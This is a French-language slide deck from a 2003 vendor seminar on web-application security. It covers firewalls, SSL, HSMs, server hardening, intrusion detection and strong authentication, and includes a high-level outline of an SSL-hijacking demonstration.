

# La sécurité des services Web votre firewall, votre meilleur ennemi

Mardi 11 mars 2003

Avec la participation de RSA Security

Sylvain Maret / CTO e-Xpert Solutions



e-Xpert Solutions SA, c'est deux ans d'activité mais aussi...

### Des convictions techniques

- La sécurité informatique nécessite des experts dédiés
- Complémentarité de la sécurité classique et des dernières technologies
- Primauté de la veille technologique (vague avant-gardiste)
- Une compréhension des évolutions de la sécurité informatique (l'expérience...)

### Une philosophie de prestation de qualité

- Discrétion et traitement confidentiel des données de notre clientèle
- Rigueur et sérieux
- Importance du suivi opérationnel
- Une adéquation entre des solutions, des besoins et des moyens ≠ disposition

### Dans la pratique...

- Des implémentations rigoureuses (études avant-projets, planification, mesure de recettes)
- Des services de maintenances réactives & préventives
- Des formations sur mesure (sensibilisation, suivi opérationnel, etc.)
- Des Coursus réguliers (UniGe, HES Genève & Yverdon)



銅 Solutions de **sécurité “classiques”**

- 銅 L'accès: Firewalls, Proxy, Reverse Proxy SSL, authentification forte
- 銅 Les communications: VPN, Proxy , IDS, contenu Web, messagerie sécurisée, analyse des URLs
- 銅 Les systèmes: sécurité des OS, IDS-FIA, Antivirus

銅 Solutions de **sécurité de “pointes”**

- 銅 L'accès: Firewalls applicatifs, gestion des identités, PKI (OSCP), Biométrie
- 銅 Les communications: PKI, Signature électronique, S/MIME
- 銅 Les systèmes: PKI, HSM, Chiffrement (Key Recovery), IPS


銅 **L'architecture et les applications**

- 銅 Design réseau
- 銅 Haute disponibilité
- 銅 Autorisation et privilèges d'accès

Le but du séminaire...



- ⌘ Nécessité mais insuffisance des outils de sécurité classiques
  - ⌘ Cf. SQL Slammer, Nimda (IIS), Slapper (SSL), Opaserv (WINS), Bugbear (SMTP/Netbios)
- ⌘ Où sont les menaces et les “challenges” ≠ l’heure actuelle
  - ⌘ Protéger les applications – en particulier les services Web



## Agenda



- 鋪 9h40 La sécurité des services Web I
  - 鋪 Sylvain Maret – e-Xpert Solutions SA
- 鋪 10h00 RSA Security Mobile et Clear Trust
  - 鋪 Hervé Ottet – RSA Security
- 鋪 10h20 Pause de 20 minutes
- 鋪 10h40 La sécurité des services Web II
  - 鋪 Sylvain Maret – e-Xpert Solutions SA
- 鋪 11h00 Présentation et démonstration Entercept
  - 鋪 Christian Berclaz – e-Xpert Solutions SA
- 鋪 11h20 Questions & réponses
- 鋪 11h30 Showroom et buffet

# La sécurité des services Web votre firewall, votre meilleur ennemi

La **sécurité « Classique »** (Partie I)

par Sylvain Maret

11 mars 2003

Définition: application Web



- Application utilisant le protocole HTTP (80) ou HTTPS (443) pour être pilotée par un utilisateur
- L'utilisateur a besoin d'un simple navigateur Web ou d'une application propriétaire utilisant le protocole HTTP/HTTPS pour travailler sur l'applicatif
- Exemple: OWA, eBanking, Hotmail, votre portail, etc.



鋪 Composant offrant un ou plusieurs services métiers publiés sur un réseau (Internet)

鋪 Traduction du moteur Google

鋪 Réservation d'un Hôtel

鋪 Base de données, etc.


鋪 Utilise des technologies telles que:

鋪 Soap, XML, WSDL, UDDI, etc.

鋪 Technologie émergente

鋪 Même problème de sécurité

# Architecture d'une application Web



Risques acceptables ?



## 鋪 La sécurité « classique »

鋪 La sécurisation du périmètre et des systèmes

## 鋪 La sécurité de « pointe »

鋪 La sécurisation des applications Web

鋪 La gestion des identités


鋪 Firewall applicatifs Web

鋪 Analyse comportementale




- 鋪 Segmentation - Firewall
- 鋪 Sécurisation des communications SSL
- 鋪 Blindage des systèmes d'exploitations
- 鋪 Détection d'intrusions
- 鋪 Blindage des serveurs Web
- 鋪 Reverse Proxy – Haute Disponibilité
- 鋪 Authentification forte
  - 鋪 SecurID et RSA Mobile
  - 鋪 Certificats Numériques

# Segmentation - Firewall





# Segmentation - Firewall



Serveur


# Segmentation - Firewall





- 鋪 Sécurisation du transport entre le client et le serveur
- 鋪 Technologie VPN embarquée dans les clients Web
- 鋪 Services de sécurité
  - 鋪 Confidentialité (par exemple un chiffrement ≠ 128 bits)
  - 鋪 Intégrité des données
  - 鋪 Authentification du serveur
  - 鋪 Option: authentification du client
- 鋪 Utilisation de la technologie PKI

SSL: authentication du serveur



Root CA publique



Vérification



Certificat du site  
<http://largo.e->



SSL 128



## Sécurisation de vos transactions SSL: un module HSM



- Protège les clés privées d'une intrusion
- Sécurise les transactions SSL
  - Calcul cryptographique dans le module
- Support
  - Apache, IIS, IPlanet, etc



FIPS-




HSM  
Nciph

PKCS#1

e-Xpert

# Augmentation de la puissance SSL jusqu'à 800 transactions par seconde



Haute disponibilité, partage de charge http / https





鋪 Restriction des services

鋪 Sécurisation du « stack » IP

鋪 Déni de services, opacité de « l'emprunte »

鋪 Mise en place des règles du firewall local

鋪 Gestion des droits sur les fichiers

鋪 Gestion sécurisée

鋪 SSH, Remote Control sécurisé

鋪 Authentification forte pour la gestion

鋪 Détection des tentatives d'intrusions

鋪 Mécanismes d'alertes (Snmp, Syslog, etc.)

鋪 Politique d'application des « Patchs » de sécurité



鋪 Permet de deceler une tentative d'intrusion sur une application Web et son systeme d'exploitation

鋪 Il s'agit d'une technologie de detection d'intrusions

鋪 **File Integrity Assessment**

鋪 Basé sur l'utilisation de la cryptographie moderne

鋪 Méthode de « Hashing » (Sha1, md4, etc.)

鋪 Méthode de signature numérique (RSA, El Gamal)


# Détection d'intrusion avec Tripwire



Console de gestion



Alerte intrusion





## 銅 Sécurisation du serveur IIS Microsoft

- 銅 Suppression des composants inutiles (ISA-API)
- 銅 Suppression de la bannière
- 銅 Application des patches
- 銅 Application d'une politique de sécurité e-Xpert Solutions
- 銅 Outils Microsoft (IIS Lock)

## 銅 Sécurisation du serveur Apache

- 銅 Suppression des modules inutiles
- 銅 Suppression de la bannière
- 銅 Application des patches
- 銅 Configuration en mode « lail » pour un blindage



**Mauvais**

- 鋪 Prévenir l'intrusion
  - 鋪 Demande plus de temps d'analyse avant une tentative d'attaque
  - 鋪 Difficulté de trouver des exploits pour un serveur Web spécifique
- 鋪 Pour leurrer les robots
  - 鋪 Script Kiddies
- 鋪 Pour éviter certains Vers (\* Slammer 2002 )

Clé de voûte de la sécurité: l'authentification forte



+

+



Pourquoi l'authentification forte ?



## 鋪 Vol de mot de passe sur le réseau

鋪 Majorité des protocoles n'est pas chiffrée

鋪 Renifleurs spécialisés pour les script kiddies (Gestion des attaques de type ARP)

鋪 MiM attack SSL

## 鋪 Ecoute des touches du clavier

鋪 Key Logger, Trojan, Back Door, Code mobile, etc,

## 鋪 Attaques par « brute force » ou dictionnaire

鋪 Valable pour les applications sans mécanisme de protection

## 鋪 Social Engineering

# Démonstration par la pratique

## SSL Hijacking

# Vol d'un mot de passe d'une session SSL (SSL Hijacking)



## 1) ARP



Serveur

## 2) DNS

IP de Fantasio

172.20.1.2  
Spoof la réponse

## 3 bis) Certificat du serveur



## Trafic SSL

172.20.1.2

172.20.1.  
Fantasio  
Serveur

## 3) SSL

# La simplicité et la sécurité sans compromis: le certificat client SSL



